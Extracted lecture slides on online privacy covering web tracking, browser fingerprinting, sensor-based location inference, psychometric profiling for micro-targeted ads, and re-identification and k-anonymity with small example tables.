
© marketoonist.com

TRACKING

Purpose of tracking

- Online advertising
- Web-analytics and usability test
- Assessing creditworthiness
- Price discrimination
- Determining insurance coverage
- Government surveillance

Web tracking illustrated





First-party: the site (publisher) which the user originally wanted to visit (e.g., National Geographic)

Third-party: the tracker whose content (e.g., ad) is embedded into the first party's site (e.g., doubleclick.net)

Web tracking illustrated

User



The screenshot shows the CNN.com homepage with several news stories and a prominent advertisement for "Apples on sale!" featuring a large yellow apple.

News Stories:

- Sandusky sentenced to at least 30 years
- Girl who spoke against Taliban is shot
- Losing our religion

Advertisement:

Apples on sale!

Tracker



ID: 967

- Red apples
- Savannah

What do trackers collect and analyse?

- regular visit data, on-site behavior
- clickstream (→ clickstream analysis)
- copy-paste actions and content
 - other keyboard event, typed texts
- mouse activities
- site content:
 - content itself (e.g., contains word football)
 - meaning of content (e.g., praising football)
 - sentiment of user toward content (e.g., the user likes football)

Web bugs

- Some embedded resources can be visible such as ad banners, social widgets, etc.
- Some other resources are invisible
 - typically hidden or camouflaged
 - » 1x1 pixels, transparent GIFs
 - a.k.a. web beacon, tracking bug, page tag, clear GIF, 1x1 GIF, tracking pixel, pixel tag, pixel
- Other web bugs
 - email web bugs: have you read it?



Web tracking fundamentals

- web tracking needs
 - the ability to store a pseudonym (unique identifier) on the user's machine
 - the ability to communicate that pseudonym, as well as visited sites, back to the tracker's domain
- the pseudonym may be stored using any of the client-side storage mechanisms
 - HTTP cookies, Flash cookies, HTML5 storage, etc.
- there are multiple ways in which the browser may communicate information about the visited site to the tracker
 - implicitly via the HTTP Referrer header
 - explicitly via tracker-provided JavaScript code
 - » can call the document.referrer API call
 - » transmit the results of the call to the tracker, e.g., in the GET or POST parameters of a request to a tracker's domain

Client side storage for stateful tracking

- many sites stored the same values in both HTTP cookies and in other storages (e.g., HTML5, Etags, IndexedDB, Flash) and they use these storages to “respawn,” or recreate deleted HTTP cookies

	HTTP Cookies	HTML5 storage
Storage	4 KB	5 MB by default
Expiration	Session by default	Permanent by default
Location	In SQL file (Firefox)	In SQL file (Firefox)
Access	Only by browser	Only by browser

Social buttons serving your good – or not?

Social Awareness

Social websites know where you've been on the Internet. Behind the scenes, they collect data on users' Web surfing, using the Facebook 'Like' buttons and other widgets embedded in websites.

How it works:

The diagram illustrates the process of data collection. Two users are shown at their computers. Arrows point from each user to a central circle containing the Twitter logo. From this central circle, arrows point to two larger circles above it: one containing the Facebook logo and another containing a pie chart. The pie chart is divided into four equal segments: red, blue, green, and yellow. Dashed lines connect the text 'Of the top 1,000 websites ...' to the blue segment, '25% use Google widgets' to the red segment, '33% use Facebook widgets' to the blue segment, and '20% use Twitter widgets' to the yellow segment.

1 Login User logs in to a social site, such as Facebook or Twitter.

2 Cookie The site attaches a 'cookie' to the user's Web browser, which remains in place even if a user shuts the browser. It is only disabled when the user logs out of his social-networking accounts.

3 Surfing As the user visits sites across the Internet, the 'like' or 'tweet this' buttons report back to the social networks, whether or not the user has clicked on them.

4 Reporting The widgets are intended to allow a user to share content he likes with friends; however, it could be used to link the user's real name with his Web-browsing habits. The companies say they don't use the widgets for that purpose.

Like

Sources: WSJ research; Facebook

<http://online.wsj.com>

Question

OK, then I use ad (tracker) blockers.

Can I be tracked?

Browser Fingerprinting for Stateless tracking

- A fingerprint can consist of one or more values which can be read by the web service when the user browses its website
 - a unique identifier of a device, operating system, browser version or instance, etc.
- these are PRESENT properties which do not change much over time
- the properties are queried transparently, the user does not recognize that (s)he is tracked
 - mostly implemented by javascript and Flash
- it works cross-device, cross-browser, cross-domain

What can be queried?

- HTTP headers provide browser agent, network address, IP, etc.
- JavaScript/Flash can also retrieve
 - OS version, architecture (32/64 bit), system language, local timezone, local date, time, list of installed fonts, color depth, screen dimensions, list of accesses (camera, microphone, printer, hard disk, etc.), list of installed plugins (not extensions), Canvas, WebGL, Geolocation
- Performance of the Javascript engine is also a distinguisher property
- However, fingerprints change frequently: out of 1,905 studied browser instances, 50% changed their fingerprints in less than 5 days, and 80% in less than 10 days
 - Fingerprints can be combined/stored with/in cookies

Are you unique?

Yes! (You can be tracked!)

38.40 % of observed browsers are **Chrome**, as yours.

0.70 % of observed browsers are **Chrome 61.0**, as yours.

13.67 % of observed browsers run **Mac**, as yours.

3.58 % of observed browsers run **Mac 10.12**, as yours.

63.60 % of observed browsers have set "en" as their primary language, as yours.

22.24 % of observed browsers have **UTC+2** as their timezone, as yours.

However, your full fingerprint is unique among the 500346 collected so far. Want to know why?

[Click here](#)

[View more details](#)

[View graphs](#)

Question

OK, then I will not browse the web on my phone.

Can I be tracked?

WiFi tracking: Goal

- Your phone broadcasts its MAC address to actively discover nearby WIFI APs
 - Your phone's MAC is unique which can be used to track you over different WIFI APs



- This can be used to profile you
 - what shops you visit
 - when do you go home
 - which church you visit
 - how fast you walk
 - Etc.

WiFi tracking

- To connect a WiFi hotspot, the device broadcasts a “Who is there?” packet on each channel, with the following fields:
 - » BSSID: Broadcast MAC address
 - » SSID: Zero length
 - » MAC: Your wifi MAC address
- A service provider can record your MAC address (with timestamp) and track you if it owns multiple Access Points over a building, campus, shopping center, or a city...
- Apple uses MAC randomization to defeat such tracking, but many Android vendors still do not (even if Android supports that feature)
- Meta-data of frames can still be used to distinguish devices to some degree



https://www.theregister.com/2021/05/18/wifi_tracking_failures/

Question

OK, then I will not browse the web and switch off WIFI, GPS,
Gyroscope, Accelerometer.

Can I be tracked?

Ultrasound tracking

- Ultrasound emitters are deployed in a building or a store
 - they broadcast ultrasound “beacons”
- Some phone apps (e.g., Shopkick) can catch these beacons IF it has access to the microphone!
 - the app will identify the emitter based on the received beacon; every emitter/location of every store has unique set of tones
 - the location of each emitter is known by the app
- This has security implications aside from tracking
 - Ultrasound beacons are inaudible for humans, hence users may not be aware of tracking
 - The app can intercept audible voice conversations as well as it has full access to the microphone...


Question

OK, then I will not browse the web, and switch off WIFI, and Microphone, and GPS, and Bluetooth, and Gyroscope, and Accelerometer.

Can I be tracked?

Underground tracking

- Barometers measure ambient pressure
- Venturi effect: strong accelerations of a vehicle (e.g., metro) in a closed tunnel induce variations in pressure



- The duration of each trip between two stations is unique to that pair of stations (metros usually go at very similar speed)
- From the change of pressure, you can compute travel time, and then you can identify the station!


Question

OK, then I deny access to any sensors which can be controlled.

Can I be tracked?

Location inference from battery usage

- Phone's power meter can be accessed on Android (in 2015) without any special permission
- Phone's actual location significantly affects the power consumed by the phone's cellular radio
... and the power consumption is unique to the location trajectory of the phone




Question

OK, they know my locations. Then what?
They still cannot associate my real identity (my name, address,
etc.) with the collected location data

I did not give access to my address book neither to the file system
or any apps on my phone...

Unique in the crowd

- 4 location visits of a person is unique with 95% within a population of 1.5 million users



- If I know 4 of your locations and the time when you were there, then you are the only person with these positions
 - Learning 4 of your locations is easy from Facebook/Instagram/Twitter
- If I can infer your phone's location, then I can match these with your Facebook profile and learn your identity

Why are privacy attacks so easy?

1. DATA CORRELATION


- Almost all published data leak some sensitive information, even if it is not apparent at first sight.
 - » Pressure, power consumption -> location
 - » Electricity consumption -> religion
 - » Videos -> heart rate -> health status
 - » List of installed apps -> Religion, Sexual orientation
 - » Facebook likes -> personality
 - » List of watched movies -> Sexual orientation, Religion
 - » Browsing history, search queries -> Almost everything...
 - » ...

2. People share too much information about themselves consciously and unconsciously

PSYCHOLOGICAL PROFILING

Psychometric profiling

- Personality can be defined by the “Big Five”
 - OCEAN: Openness, Conscientiousness, Extraversion, Agreeableness, and Neuroticism
- Such traits can be predicted pretty well from your Facebook likes
 - Example: emotionally less stable people (high in neuroticism) tend to like Kurt Cobain, or Gothic rock
- How many likes are needed?
 - 70 likes provides almost as accurate estimation of your personality as your friend
 - 150 likes is similar to your parent’s prediction
 - 300 likes is like your partner or spouse
- Typical Facebook user lists 227 likes...



What does influence our decisions?



Example

- Introvert:



- Extrovert:



Example

- Introvert: “Stay safe and secure with the new Iphone X”
- Extrovert: “With the new Iphone X, you’ll always be where the excitement is”



How is it used?

- Micro-targeted manipulation

- Fear advertising are best suited for extroverts and agreeable



Heart Of Texas @ItsTimeToSecede · Nov 2

We need self-defense: rifles, handguns, and ammo. BAN
DEMOCRATS! NOT GUNS!



- Conscientious trait individuals are generally more drawn to ads which evoke anger



When the minimum wage in Haiti was raised to 61 cents an hour, Hillary Clinton's State Department intervened on behalf of American garment manufacturers and had it cut in half again, to 31 cents.

Is it effective?



OCT 30, 2017 @ 01:43 PM 5,569 ▾

Facebook's Strong Ad Revenue Growth To Continue



Great Speculations

Buys, holds and hopes [FULL BIO ▾](#)

Opinions expressed by Forbes Contributors are their own.



Trefis Team, Contributor

Facebook is scheduled to report its [third quarter results](#) on Wednesday, November 1. We expect the company to report revenue growth of around 40% year-over-year (y-o-y) and meet consensus estimates of \$9.84 billion, driven by advertising revenue growth. Advertising revenue growth is likely to be driven by an increase in average price per ad and higher user engagement.



Psychological profiling and manipulation

- **Manipulation can undermine democracy**
 - it gives the illusion of free-will
- **More dangerous than 80 years ago...**
 - **Scale:** Large number of users can be manipulated
 - **Personalized:** Can be highly targeted/personal
 - **Efficient and automated:** algorithm-based
 - **Hidden:** Can be surreptitious
 - **Affordable:** Can be performed remotely and in a distributed manner. It is affordable, not reserved to governments (low budget required)
- we need **cognitive security** to protect people from manipulation!
 - it is about protecting humans (instead of protecting networks, communication, devices or applications)!

ANONYMIZATION

Data types

■ Unstructured data

- text documents
(e.g., medical prescriptions, invoices, notes),
images (e.g., X-ray, MRI, photos)




■ Structured data


- Micro-data
 - » each record represents a single individual's data
- Statistical (aggregate) data
 - » each record represents multiple individual's data
(e.g., histogram of diseases × counts)

	A	B	C
1	College Enrollment 2007 - 2008		
2			
3	Student ID	Last Name	Initial
4	ST348-245	Walton	L.
5	ST348-246	Wilson	R.
6	ST348-247	Thompson	G.
7	ST348-248	James	L.
8	ST348-249	Peterson	M.
9	ST348-250	Graham	J.
10	ST348-251	Smith	F.
11	ST348-252	Nash	S.
12	ST348-253	Russell	W.
13	ST348-254	Robitaille	L.

Each row of data in a table is a "record"



Anonymization of micro-data



Pseudo-anonymization

- In practice, datasets are often naively “anonymized” by removing all direct identifiers (name, address, phone numbers, etc.)
 - aka pseudonymization
- If pseudonymized data is released or shared with another company, the records can still potentially be re-identified with sufficient background knowledge

Microdata


Name	Zipcode	Age	Sex	Disease
Alice	47677	29	F	Ovarian Cancer
Betty	47602	22	F	Ovarian Cancer
Charles	47678	27	M	Prostate Cancer
David	47905	43	M	Flu
Emily	47909	52	F	Heart Disease
Fred	47906	47	M	Heart Disease

Voter registration data

Name	Zipcode	Age	Sex
Alice	47677	29	F
Bob	47983	65	M
Carol	47677	22	F
Dan	47532	23	M
Ellen	46789	43	F

De-anonymization (re-identification)

- Does fact/info about a person identifies that person?
 - If all I know about a person is their ZIP code, I don't know who they are.
 - If all I know is their date of birth, I don't know who they are.
 - If all I know is their gender, I don't know who they are.
 - But if I know these three things about a person, I could probably deduce their identity



Data anonymization

- Any quasi-identifier present in the released table must appear in at least k records
- **K-anonymity:** each record in the released table cannot be distinguished from at least k-1 other records

3-anonymous table

Direct ID	Quasi-ID			Sensitive Attribute
Name	Zipcode	Age	Sex	Disease
-	476*	[20-30]	F	Ovarian Cancer
-	476*	[20-30]	F	Ovarian Cancer
-	476*	[20-30]	F	Breast Cancer
-	479*	[40-60]	M	Flu
-	479*	[40-60]	M	Heart Disease
-	479*	[40-60]	M	Heart Disease

Sensitive attribute values are never modified!

Anonymity group 1

Anonymity group 2

How to anonymize?

Original data

Quasi-ID		Sensitive Attribute	
ZIP	Age	Sex	Disease
47612	22	F	Ovarian Cancer
47615	25	F	Ovarian Cancer
47618	28	F	Breast Cancer
47945	32	M	Flu
47962	30	F	Heart Disease
47978	55	M	Heart Disease

Generalization & suppression

Generalization

Quasi-ID	Age	Sex	Sensitive Attribute
ZIP			
476*	[20-30]	F	Ovarian Cancer
476*	[20-30]	F	Ovarian Cancer
476*	[20-30]	F	Breast Cancer
479*	*	M	Flu
479*	*	M	Heart Disease
479*	*	M	Heart Disease

